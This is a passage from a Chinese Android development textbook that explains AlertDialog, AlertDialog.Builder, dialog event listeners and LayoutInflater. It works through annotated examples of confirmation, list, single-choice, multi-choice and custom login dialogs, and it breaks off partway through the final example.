一般在创建对话框时都会使用 AlertDialog 类完成，当然在 Android 中也提供了其他对话框类型，如日期对话框（DatePickerDialog）、时间对话框（TimePickerDialog）和进度对话框（ProgressDialog）等，下面一一进行讲解。

7.3.1　AlertDialog 和 AlertDialog.Builder

警告框（AlertDialog）是项目中出现的最简单的一种对话框，主要目的是为用户显示一条警告信息。AlertDialog 类也是对话框中使用最多的一个类，而且是 Dialog 的直接子类，其继承结构如下：

```
java.lang.Object
   ↳ android.app.Dialog
        ↳ android.app.AlertDialog
```

但是如果要想实例化 AlertDialog 类，往往要依靠其内部类 AlertDialog.Builder 完成，在 AlertDialog.Builder 类中定义的常用方法如表 7-6 所示。

表 7-6　AlertDialog.Builder 类的常用方法

No.	方　　法	类　　型	描　　述
1	public AlertDialog.Builder(Context context)	构造	创建 AlertDialog.Builder 对象
2	public AlertDialog.Builder setMessage (int messageId)	普通	设置显示信息的资源 ID
3	public AlertDialog.Builder setMessage (CharSequence message)	普通	设置显示信息的字符串
4	public AlertDialog.Builder setView(View view)	普通	设置显示的 View 组件

续表

No.	方　法	类　型	描　述
5	public AlertDialog.Builder setSingleChoiceItems (CharSequence[] items, int checkedItem, DialogInterface. OnClickListener listener)	普通	设置对话框显示一个单选的 List，指定默认选中项，同时设置监听处理操作
6	public AlertDialog.Builder setSingleChoiceItems (ListAdapter adapter, int checkedItem, DialogInterface. OnClickListener listener)	普通	设置对话框显示一个单选的 List，指定默认选中项，同时设置监听处理操作
7	public AlertDialog.Builder setMultiChoiceItems (CharSequence[] items, boolean[] checkedItems, DialogInterface. OnMultiChoiceClickListener listener)	普通	设置对话框显示一个复选的 List，同时设置监听处理操作
8	public AlertDialog.Builder setPositiveButton (CharSequence text, DialogInterface.OnClickListener listener)	普通	为对话框添加一个确定按钮，同时设置监听操作
9	public AlertDialog.Builder setPositiveButton (int textId, DialogInterface.OnClickListener listener)	普通	为对话框添加一个确定按钮，显示内容由资源文件指定，并设置监听操作
10	public AlertDialog.Builder setNegativeButton (CharSequence text, DialogInterface.OnClickListener listener)	普通	为对话框设置一个取消按钮，并设置监听操作
11	public AlertDialog.Builder setNegativeButton (int textId, DialogInterface.OnClickListener listener)	普通	为对话框设置一个取消按钮，显示内容由资源文件指定，并设置监听操作
12	public AlertDialog.Builder setNeutralButton (CharSequence text, DialogInterface.OnClickListener listener)	普通	设置一个普通按钮，并设置监听操作
13	public AlertDialog.Builder setNeutralButton(int textId, DialogInterface.OnClickListener listener)	普通	设置一个普通按钮，显示内容由资源文件指定，并设置监听操作
14	public AlertDialog.Builder setItems(CharSequence[] items, DialogInterface.OnClickListener listener)	普通	将信息内容设置为列表项，同时设置监听操作
15	public AlertDialog.Builder setItems(int itemsId,DialogInterface. OnClickListener listener)	普通	将信息内容设置为列表项，列表项内容由资源文件指定，同时设置监听操作
16	public AlertDialog create()	普通	创建 AlertDialog 的实例化对象
17	public AlertDialog.Builder setIcon(Drawable icon)	普通	设置显示的图标
18	public AlertDialog.Builder setIcon(int iconId)	普通	设置要显示图标的资源 ID

下面首先演示一个最简单的对话框，本程序只是显示对话框，而不做任何其他处理。

【例 7-16】 创建一个简单的对话框

```
package org.lxh.demo;
import android.app.Activity;
import android.app.AlertDialog;
import android.app.Dialog;
import android.os.Bundle;
```

```
public class MyDialogDemo extends Activity {
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);			//调用布局管理器
		Dialog dialog = new AlertDialog.Builder(this)
				.setTitle("对话框")			//设置标题
				.setMessage("显示提示信息。")		//显示信息
				.setIcon(R.drawable.pic_m)		//设置显示的 Icon
				.create();				//创建 Dialog
		dialog.show();						//显示对话框
	}
}
```

本程序直接使用 AlertDialog.Builder 创建了一个对话框，并且使用 setTitle()设置了对话框的标题，使用 setMessage()设置了对话框的提示信息，最后使用 create()方法创建了 Dialog 类的对象，并使用 show()方法显示对话框。程序的运行效果如图 7-10 所示。




图 7-10　简单对话框

此对话框比较简单，在程序运行后会直接弹出，而且没有任何操作功能，但是在 Android 中也可以为对话框增加按钮组件。下面创建一个较复杂的对话框，在此程序中，将通过按钮事件进行对话框的创建。

【例 7-17】 在 main.xml 文件中定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout							//线性布局管理器
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:id="@+id/MyLayout"				//布局管理器 ID，程序中使用
	android:orientation="horizontal"			//组件采用水平排列
	android:layout_width="fill_parent"			//组件宽度为屏幕宽度
	android:layout_height="fill_parent">			//组件高度为屏幕高度
	<TextView						//定义文本显示组件
		android:id="@+id/mytext"			//此组件 ID，程序中使用
		android:text="北京魔乐科技软件学院"		//默认的显示文字
		android:layout_width="wrap_content"		//组件宽度为文字宽度
		android:layout_height="wrap_content"/>		//组件高度为文字高度
	<Button							//定义普通按钮
		android:id="@+id/mybut"				//此组件 ID，程序中使用
		android:text="删除"				//组件的默认显示文字
		android:layout_width="wrap_content"		//组件的宽度为文字宽度
		android:layout_height="wrap_content"/>		//组件的高度为文字高度
</LinearLayout>
```

本配置文件定义了两个组件（TextView 和 Button），当用户单击按钮（Button）时将触发单击事件，并产生对话框。



【例 7-18】 编写 Activity 程序，显示对话框

```
package org.lxh.demo;
import android.app.Activity;
import android.app.AlertDialog;
import android.app.Dialog;
import android.content.DialogInterface;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class MyDialogDemo extends Activity {
    private Button mybut = null ;                                       //定义按钮组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                            //调用布局管理器
        this.mybut = (Button) super.findViewById(R.id.mybut) ;          //取得组件
        this.mybut.setOnClickListener(new OnClickListenerImpl()) ;      //设置单击事件
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View v) {
            Dialog dialog = new AlertDialog.Builder(MyDialogDemo.this)  //实例化对象
                    .setIcon(R.drawable.pic_m)                          //设置显示图片
                    .setTitle("确定删除？")                              //设置显示标题
                    .setMessage("您确定要删除该条信息吗？")               //设置显示内容
                    .setPositiveButton("删除",                           //增加一个确定按钮
                        new DialogInterface.OnClickListener() {         //设置操作监听
                            public void onClick(DialogInterface dialog,
                                    int whichButton) {                  //单击事件
                            }
                        }).setNeutralButton("查看详情",                  //增加普通按钮
                        new DialogInterface.OnClickListener() {         //设置监听操作
                            public void onClick(DialogInterface dialog,
                                    int whichButton) {                  //单击事件
                            }
                        }).setNegativeButton("取消",                     //增加取消按钮
                        new DialogInterface.OnClickListener() {         //设置操作监听
                            public void onClick(DialogInterface dialog,
                                    int whichButton) {                  //单击事件
                            }
                        }).create();                                    //创建 Dialog
            dialog.show();                                              //显示对话框
        }}                                                              //单击事件
}
```

本程序在按钮事件触发之后通过 AlertDialog.Builder 创建了一个对话框，同时指定了对话框的显示图片（setIcon()）、显示标题（setTitle()）、显示信息（setMessage()）、确定按钮（setPositiveButton()）、普通按钮（setNeutralButton()）以及取消按钮（setNegativeButton()），而且分别为确定按钮和取消按钮设置了相应的单击操作事件。程序的运行效果如图 7-11 所示。



图 7-11 单击按钮后显示对话框

通过本程序可以发现，程序只是达到了显示对话框的目的，而并没有任何具体的功能。在对话框中增加按钮时，每个按钮都设置了 DialogInterface.OnClickListener 事件监听接口操作对象，此接口主要负责对话框中按钮的事件处理操作，其定义如下：

```
public interface DialogInterface.OnClickListener {
      /**
       * 单击对话框时触发操作
       * @param dialog Dialog 的父接口
       * @param which 返回选中对话框选项的位置（position）
       */
      public abstract void onClick (DialogInterface dialog, int which) ;
}
```

通过表 7-6 也可以发现，所有的对话框在设置显示按钮时才会同时设置对话框的操作事件，而单击操作时，会通过 onClick()方法中的 which 参数取得单击选项的位置，但需要注意的是，本处只是以单击事件接口为例进行的说明，而实际上在对话框中所提供的事件处理接口一共有 6 个，如表 7-7 所示。


表 7-7 对话框事件处理接口

No.	接 口 名 称	描 述
1	DialogInterface.OnClickListener	对话框单击事件处理接口
2	DialogInterface.OnCancelListener	对话框取消事件处理接口
3	DialogInterface.OnDismissListener	对话框隐藏事件处理接口
4	DialogInterface.OnKeyListener	对话框键盘事件处理接口
5	DialogInterface.OnMultiChoiceClickListener	对话框多选事件处理接口
6	DialogInterface.OnShowListener	对话框显示事件处理接口

下面再编写一个程序演示单击事件的处理操作。本程序的功能是在用户选择退出操作时，将弹出对话框提示用户是否要退出程序，如果用户选择退出，则直接使用 Activity 类中的 finish()方法完成；如果用户选择取消，则隐藏对话框。

【例 7-19】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //线性布局管理器
      xmlns:android="http://schemas.android.com/apk/res/android"
      android:id="@+id/MyLayout"                          //布局管理器 ID，程序中使用
      android:orientation="horizontal"                    //所有组件水平摆放
```



```
    android:layout_width="fill_parent"                //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">              //布局管理器高度为屏幕高度
    <ImageButton                                      //定义图片按钮
        android:id="@+id/but"                         //组件 ID，程序中使用
        android:src="@drawable/exit"                  //组件显示图片
        android:layout_width="wrap_content"           //组件宽度为图片宽度
        android:layout_height="wrap_content"/>        //组件高度为图片高度
</LinearLayout>
```

在本布局管理器中只定义了一个图片视图，而在 Activity 程序中将为此图片按钮设置一个监听操作，当用户单击此按钮之后将询问用户是否退出程序。

【例 7-20】 定义 Activity 程序，编写对话框

```
package org.lxh.demo;
import android.app.Activity;
import android.app.AlertDialog;
import android.app.Dialog;
import android.content.DialogInterface;
import android.os.Bundle;
import android.view.KeyEvent;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.ImageButton;
public class MyDialogDemo extends Activity {
    private ImageButton but = null ;                                  //定义按钮组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                          //调用布局管理器
        this.but = (ImageButton) super.findViewById(R.id.but) ;       //取得组件
        this.but.setOnClickListener(new OnClickListenerImpl()) ;      //设置单击事件
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View v) {
            MyDialogDemo.this.exitDialog() ;                          //提示退出对话框
        }}                                                            //单击事件
    @Override
    public boolean onKeyDown(int keyCode, KeyEvent event) {
        if (keyCode == KeyEvent.KEYCODE_BACK) { //如果是手机上的返回键
            this.exitDialog();                                        //提示退出对话框
        }
        return false;
    }
    private void exitDialog() {
        Dialog dialog = new AlertDialog.Builder(MyDialogDemo.this)    //实例化对象
            .setIcon(R.drawable.pic_m)                                //设置显示图片
            .setTitle("程序退出？")                                    //设置显示标题
            .setMessage("您确定要退出本程序吗？")                        //设置显示内容
            .setPositiveButton("确定",                                 //增加一个确定按钮
                    new DialogInterface.OnClickListener() {           //设置操作监听
```

```
                        public void onClick(DialogInterface dialog,
                                int whichButton) {              //单击事件
                            MyDialogDemo.this.finish() ;        //程序结束
                        }
                    }).setNegativeButton("取消",                //增加取消按钮
                    new DialogInterface.OnClickListener() {     //设置操作监听
                        public void onClick(DialogInterface dialog,
                                int whichButton) {              //单击事件
                        }
                    }).create();                                //创建 Dialog
            dialog.show();                                      //显示对话框
    }
}
```

本程序在对话框中设置了两个按钮：确定按钮(PositiveButton)和取消按钮(NegativeButton)，当用户单击“确定”按钮后，将调用 Activity 程序中的 finish()方法，此方法的主要功能是结束当前的 Activity 程序；而单击取消按钮后，对话框将隐藏。另外，考虑到手机按键的返回键，所以在本程序中增加了一个键盘的事件监听，如果发现用户按下的是返回键，则也进行对话框的提示。程序的运行效果如图 7-12 所示。



图 7-12　退出 Activity 程序

在对话框中除了可以显示文本信息外，也可以设置列表选项，如下程序将采用列表的形式定义对话框内容。

下面编写程序，通过对话框显示一组单选按钮，而后根据用户选择的选项，在文本框中显示数据。

【例 7-21】 在 main.xml 文件中定义组件

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                           //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                          //布局管理器 ID，程序中使用
    android:orientation="horizontal"                    //组件使用水平排列
    android:layout_width="fill_parent"                  //组件宽度为屏幕宽度
    android:layout_height="fill_parent">                //组件高度为屏幕高度
    <TextView                                           //定义文本显示组件
        android:id="@+id/mych"                          //组件 ID，程序中使用
        android:text=""                                 //组件文字
        android:layout_width="wrap_content"             //组件宽度为文字宽度
        android:layout_height="wrap_content"/>          //组件高度为文字高度
    <Button                                             //定义普通按钮
        android:id="@+id/mybut"                         //组件 ID，程序中使用
        android:text="选择水果"                          //默认显示文本
        android:layout_width="wrap_content"             //组件宽度为文字宽度
        android:layout_height="wrap_content"/>          //组件高度为文字高度
</LinearLayout>
```

本程序定义了一个文本框和一个按钮，当按钮单击事件发生之后，会在屏幕上显示包含一

组单选按钮的对话框，之后会根据用户的选择在文本框中显示选中的选项信息。


【例 7-22】 定义 Activity 程序，操作对话框

```
package org.lxh.demo;
import android.app.Activity;
import android.app.AlertDialog;
import android.app.Dialog;
import android.content.DialogInterface;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
public class MyDialogDemo extends Activity {
	private Button mybut = null ;	//定义按钮组件
	private TextView mych = null ;	//定义文本显示组件
	private String fruitData[] = new String[] {"苹果","西瓜","水蜜桃"} ;	//定义选项数据
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);	//调用布局管理器
		this.mybut = (Button) super.findViewById(R.id.mybut) ;	//取得组件
		this.mych = (TextView) super.findViewById(R.id.mych) ;	//取得组件
		this.mybut.setOnClickListener(new OnClickListenerImpl()) ;	//设置单击事件
	}
	private class OnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View v) {
			Dialog dialog = new AlertDialog.Builder(MyDialogDemo.this) //实例化对象
				.setIcon(R.drawable.pic_m)	//设置显示图片
				.setTitle("请选择你喜欢吃的水果？")	//设置显示标题
				.setNegativeButton("取消",	//增加取消按钮
					new DialogInterface.OnClickListener() {	//设置操作监听
						public void onClick(DialogInterface dialog,
								int whichButton) {	//单击事件
						}})
				.setItems(fruitData,	//设置列表选项
					new DialogInterface.OnClickListener() {
						public void onClick(DialogInterface dialog,
							int which) {	//设置显示信息
								MyDialogDemo.this.mych.setText("您选择的水果是："
									+ fruitData[which]);//设置文字
					}
				}).create();	//创建 Dialog
			dialog.show();	//显示对话框
		}}	//单击事件
}
```

本程序在按钮（mybut）上设置了一个单击事件，当用户单击按钮时，会将默认的选择项（fruitData，字符串数组定义）直接在对话框中进行显示，当用户选择对话框中的指定选项之后，会在文本框（mych）中显示选择后的信息。程序的运行效果如图 7-13 所示。



图 7-13　对话框中显示列表项



提示

通过资源文件读取。

以上程序是直接将所有要显示的文字信息通过对象数组的形式在 Activity 中进行了定义，如果有需要，用户也可以直接在一个资源文件中定义。

【例 7-23】 定义资源文件——res\values\fruit_data.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string-array name="fruit_labels">
        <item>苹果</item>
        <item>西瓜</item>
        <item>水蜜桃</item>
    </string-array>
</resources>
```

此资源文件中，将所有的对话框的选项名称进行了定义，以后找到此数组的 ID 就是 fruit_labels，随后在 Activity 程序之中修改如下。

【例 7-24】 修改 Activity 程序，让其可以直接从资源文件中读取选项列表（部分代码）

```
.setItems(R.array.fruit_labels,                         //设置列表选项
    new DialogInterface.OnClickListener() {
        public void onClick(DialogInterface dialog,
                int which) {                            //设置显示信息
            MyDialogDemo.this.mych
                .setText("您选择的水果是："
                    + MyDialogDemo.this                 //找到 MyView 对象
                        .getResources()                 //读取资源
                        .getStringArray(                //读取数组信息
                            R.array.fruit_labels)[which]);
```

本程序在使用 setItems()方法时设置的是资源文件的 ID（fruit_labels），而在事件处理中，由于所有的选项都在资源文件（fruit_data.xml）中定义，所以需要通过 getResources()方法读取全部字符串数组信息，并将内容显示在文本框中。

本书为了用户理解方便、代码开发简单，所以直接在 Activity 程序中进行了相关的显示数据定义，而在实际的开发中，建议读者要将信息的显示和代码进行分离，这样做也符合 MVC 设计模式的要求。

本程序只是在对话框的显示上使用了一个类似于 ListView 显示风格的选项列表，而在对话框的列表显示上，也可以设置多个单选项列表，在设置选项时直接使用 setSingleChoiceItems()方法即可。

【例 7-25】 设置单选按钮对话框，在 main.xml 文件中配置

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                           //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                          //布局管理器 ID
    android:orientation="vertical"                      //组件垂直摆放
    android:layout_width="fill_parent"                  //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                //布局管理器高度为屏幕高度
    <TextView                                           //定义文本显示框
        android:id="@+id/mych"                          //组件 ID，程序中使用
        android:text=""                                 //默认显示文字
        android:layout_width="wrap_content"             //组件宽度为文字宽度
        android:layout_height="wrap_content"/>          //组件高度为文字高度
    <TextView                                           //定义文本显示框
        android:id="@+id/mytext"                        //组件 ID，程序中使用
        android:text=""                                 //默认显示文字
        android:layout_width="wrap_content"             //组件宽度为文字宽度
        android:layout_height="wrap_content"/>          //组件高度为文字高度
    <Button                                             //定义普通按钮
        android:id="@+id/mybut"                         //组件 ID，程序中使用
        android:text="选择水果"                          //默认显示文字
        android:layout_width="wrap_content"             //组件宽度为文字宽度
        android:layout_height="wrap_content"/>          //组件高度为文字高度
</LinearLayout>
```

本程序中定义了两个文本框，其中第一个文本框（mych）用于显示用户的选择项，而第二个文本框（mytext）用于显示用户选择项对应的描述信息，当按钮（mybut）的单击事件触发之后会在相应的文本框中显示相应的信息。

【例 7-26】 完成单选列表操作，定义 Activity 程序

```
package org.lxh.demo;
import android.app.Activity;
import android.app.AlertDialog;
import android.app.Dialog;
import android.content.DialogInterface;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
public class MyDialogDemo extends Activity {
    private Button mybut = null ;                                    //定义按钮组件
    private TextView mych = null ;                                   //定义文本显示组件
    private TextView mytext = null ;                                 //定义文本显示组件
    private int chNum = 0 ;                                          //记录选中项
    private String fruitData [] = new String[] { "苹果", "西瓜", "水蜜桃" };  //单选按钮
```

```
    private String fruitDesc [] = new String[] {
            "苹果，植物类水果，多次花果，具有丰富营养成分，有食疗、辅助治疗功能。",
            "西瓜（学名：Citrullus lanatus，英文：Watermelon），属葫芦科，原产于非洲。",
            "水蜜桃，在植物分类学上属于蔷薇科，梅属，桃亚属，为落叶小乔木。" };//详细信息
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                     //调用布局管理器
        this.mybut = (Button) super.findViewById(R.id.mybut) ;      //取得组件
        this.mych = (TextView) super.findViewById(R.id.mych) ;      //取得组件
        this.mytext = (TextView) super.findViewById(R.id.mytext) ;  //取得组件
        this.mybut.setOnClickListener(new OnClickListenerImpl()) ;  //设置单击事件
    }
    private class OnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View v) {
            Dialog dialog = new AlertDialog.Builder(MyDialogDemo.this)  //实例化对象
                .setIcon(R.drawable.pic_m)                          //设置显示图片
                .setTitle("请选择你喜欢吃的水果？")                    //设置显示标题
                .setPositiveButton("确定",                            //增加一个确定按钮
                    new DialogInterface.OnClickListener() {          //设置操作监听
                        public void onClick(DialogInterface dialog,
                                int whichButton) {                   //单击事件
                            MyDialogDemo.this.mych.setText("您喜欢的水果是："
                                    + fruitData[chNum]);              //显示文本
                        }})
                .setNegativeButton("取消",                            //增加取消按钮
                    new DialogInterface.OnClickListener() {          //设置操作监听
                        public void onClick(DialogInterface dialog,
                                int whichButton) {                   //单击事件
                        }})
                .setSingleChoiceItems(MyDialogDemo.this.fruitData,    //设置列表选项
                        0,                                          //第一个选项默认选中
                    new DialogInterface.OnClickListener() {
                        public void onClick(DialogInterface dialog,
                                int which) {                         //设置显示信息
                            MyDialogDemo.this.mytext                 //设置详细信息
                                .setText(MyDialogDemo.this.fruitDesc[which]);
                            MyDialogDemo.this.chNum = which ;        //修改选中项
                    }}).create();                                    //创建 Dialog
            dialog.show();                                           //显示对话框
        }}                                                           //单击事件
}
```

本程序首先定义了两个字符串数组，一个用于列表项显示（fruitData），另外一个用于列表项的详细信息显示（fruitDesc），当用户单击按钮时，会将列表项的信息显示在对话框中；当选中了某一个选项后，会在文本框（mytext）中显示已选择项的完整信息。程序的运行效果如图 7-14 所示。



图 7-14　单选按钮的对话框

除了使用单选按钮作为对话框的内容之外，也可以使用复选框定义对话框的内容，在设置选项时，只需要使用 setMultiChoiceItems()方法即可，而此时所触发的事件也不再是 DialogInterface.OnClickListener，而是 DialogInterface.OnMultiChoiceClickListener 接口，设置的同时还可以指定哪几个选项为默认选中。

【例 7-27】 使用复选框作为对话框内容，在 main.xml 文件中定义

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                //定义线性布局管理器
xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                               //布局管理器 ID
    android:orientation="vertical"                           //组件采用垂直排列
    android:layout_width="fill_parent"                       //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                     //布局管理器高度为屏幕高度
    <TextView                                                //文本显示组件
        android:id="@+id/mych"                               //组件 ID，程序中使用
        android:text=""                                      //组件默认文字
        android:layout_width="wrap_content"                  //组件宽度为文字宽度
        android:layout_height="wrap_content"/>               //组件高度为文字高度
    <Button                                                  //定义普通按钮
        android:id="@+id/mybut"                              //组件 ID，程序中使用
        android:text="选择水果"                              //组件默认文字
        android:layout_width="wrap_content"                  //组件宽度为文字宽度
        android:layout_height="wrap_content"/>               //组件高度为文字高度
</LinearLayout>
```

本程序定义了两个组件：按钮（mybut）和文本框（mych），当单击按钮之后会出现对话框，当选择好内容之后会在文本框（mych）中显示所有已选择的选项。

【例 7-28】 使用复选框作为对话框的内容，定义 Activity 程序

```
package org.lxh.demo;
import android.app.Activity;
import android.app.AlertDialog;
import android.app.Dialog;
import android.content.DialogInterface;
import android.os.Bundle;
import android.view.View;
```

```
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.TextView;
public class MyDialogDemo extends Activity {
	private Button mybut = null ;						//定义按钮组件
	private TextView mych = null ;						//定义文本显示组件
	private String fruitData [] = new String[] { "苹果", "西瓜", "水蜜桃" };	//单选按钮
	private boolean chData[] = new boolean[] { true, true, false };		//默认选中
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);				//调用布局管理器
		this.mybut = (Button) super.findViewById(R.id.mybut) ;		//取得组件
		this.mych = (TextView) super.findViewById(R.id.mych) ;		//取得组件
		this.mybut.setOnClickListener(new OnClickListenerImpl()) ;	//设置单击事件
	}
	private class OnClickListenerImpl implements OnClickListener {
		@Override
		public void onClick(View v) {
			Dialog dialog = new AlertDialog.Builder(MyDialogDemo.this) //实例化对象
				.setIcon(R.drawable.pic_m)				//设置显示图片
				.setTitle("请选择你喜欢吃的水果？")			//设置显示标题
				.setPositiveButton("确定",				//增加一个确定按钮
					new DialogInterface.OnClickListener() {	//设置操作监听
						public void onClick(DialogInterface dialog,
								int whichButton) {	//单击事件
						}})
				.setNegativeButton("取消",				//增加取消按钮
					new DialogInterface.OnClickListener() {	//设置操作监听
						public void onClick(DialogInterface dialog,
								int whichButton) {	//单击事件
						}})
				.setMultiChoiceItems(MyDialogDemo.this.fruitData,	//设置列表选项
						MyDialogDemo.this.chData,		//第一个选项默认选中
					new DialogInterface.OnMultiChoiceClickListener() {
					public void onClick(DialogInterface dialog,
							int which, boolean isChecked) {	//设置显示信息
							for (int x = 0; x < fruitData.length; x++) {
								if (x == which && isChecked) {	//被选中
									mych.append(fruitData[x] + "、");
								}
							}
					}}).create();					//创建 Dialog
			dialog.show();						//显示对话框
		}}								//单击事件
}
```

在此程序中，在字符串数组（fruitData）中定义所有的列表显示信息，而在布尔数组（chData）中将前两个选项设置为默认选中，当用户选择相关的选项之后，会在文本框（mych）中显示所有已选中的选项内容。程序的运行效果如图 7-15 所示。



图 7-15　包含复选框的对话框

7.3.2　定制对话框和 LayoutInflater

之前的对话框都是直接通过 Activity 程序进行定义的，但是如果希望在对话框中显示一些复杂的界面，例如编写一个登录提示对话框，就需要通过布局文件定义显示组件，之后再将这些布局显示包含到对话框中，而如果要想包含，则需要 LayoutInflater 类的支持，如图 7-16 所示。




图 7-16　布局管理器转换

LayoutInflater 类中提供的常用方法如表 7-8 所示。

表 7-8　LayoutInflater 类的常用方法

No.	方　　法	类　　型	描　　述
1	public static LayoutInflater from(Context context)	普通	从给定的容器中创建 LayoutInflater 对象
2	public View inflate(int resource, ViewGroup root)	普通	从布局文件的定义转变为 View 对象

下面通过一个具体的程序演示如何使用自定义布局定义对话框的显示组件，本程序的主要功能是弹出一个让用户填写登录信息的对话框。

【例 7-29】　定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //定义线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                             //布局管理器 ID，程序中使用
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器高度为屏幕高度
    <Button                                                //定义按钮组件
        android:id="@+id/mybut"                            //组件 ID，程序中使用
        android:text="用户登录"                              //组件默认显示文字
        android:layout_width="wrap_content"                //组件宽度为文字宽度
```

```
        android:layout_height="wrap_content"/>            //组件高度为文字高度
</LinearLayout>
```

【例 7-30】 定义对话框所需要的布局管理器——login.xml

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout                                              //表格布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                            //布局管理器 ID
    android:layout_width="fill_parent"                    //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                  //布局管理器高度为屏幕高度
    <TableRow>                                            //定义表格行
        <TextView                                         //文本显示组件
            android:text="用户名："                        //默认显示文字
            android:layout_marginLeft="20dip"             //距离左边 20dip
            android:textSize="8px"                        //文字大小为 8px
            android:layout_width="wrap_content"           //组件宽度为文字宽度
            android:layout_height="wrap_content"/>        //组件高度为文字高度
        <EditText                                         //定义文本输入框
            android:width="60pt"                          //文本输入框长度为 60pt
            android:layout_height="wrap_content"/>        //文本输入框的高度为文字高度
    </TableRow>
    <TableRow>                                            //定义表格行
        <TextView                                         //文本显示组件
            android:text="密    码："                      //默认显示文字
            android:layout_marginLeft="20dip"             //距离左边 20dip
            android:textSize="8px"                        //文字大小为 8px
            android:layout_width="wrap_content"           //组件宽度为文字宽度
            android:layout_height="wrap_content"/>        //组件高度为文字高度
        <EditText                                         //定义文本输入框
            android:password="true"                       //设置密文显示
            android:width="60pt"                          //文本输入框长度为 60pt
            android:layout_height="wrap_content"/>        //文本输入框的高度为文字高度
    </TableRow>
</TableLayout>
```

本程序使用了表格布局管理器，分别定义了两个提示信息和两个文本输入框，以输入用户登录的用户名和密码。

【例 7-31】 定义 Activity 程序，将例 7-30 中的布局管理器作为对话框显示

```
package org.lxh.demo;
import android.app.Activity;
import android.app.AlertDialog;
import android.app.Dialog;
import android.content.DialogInterface;
import android.os.Bundle;
import android.view.LayoutInflater;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class MyDialogDemo extends Activity {
    private Button mybut = null ;                         //定义按钮组件
    @Override
```

```
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                    //调用布局管理器
        this.mybut = (Button) super.findViewById(R.id.mybut) ;  //取得组件
        this.mybut.setOnClickListener(new OnClickListenerImpl()) ; //设置单击事件
    }
    private class OnClickListenerImpl implements OnClickListener {
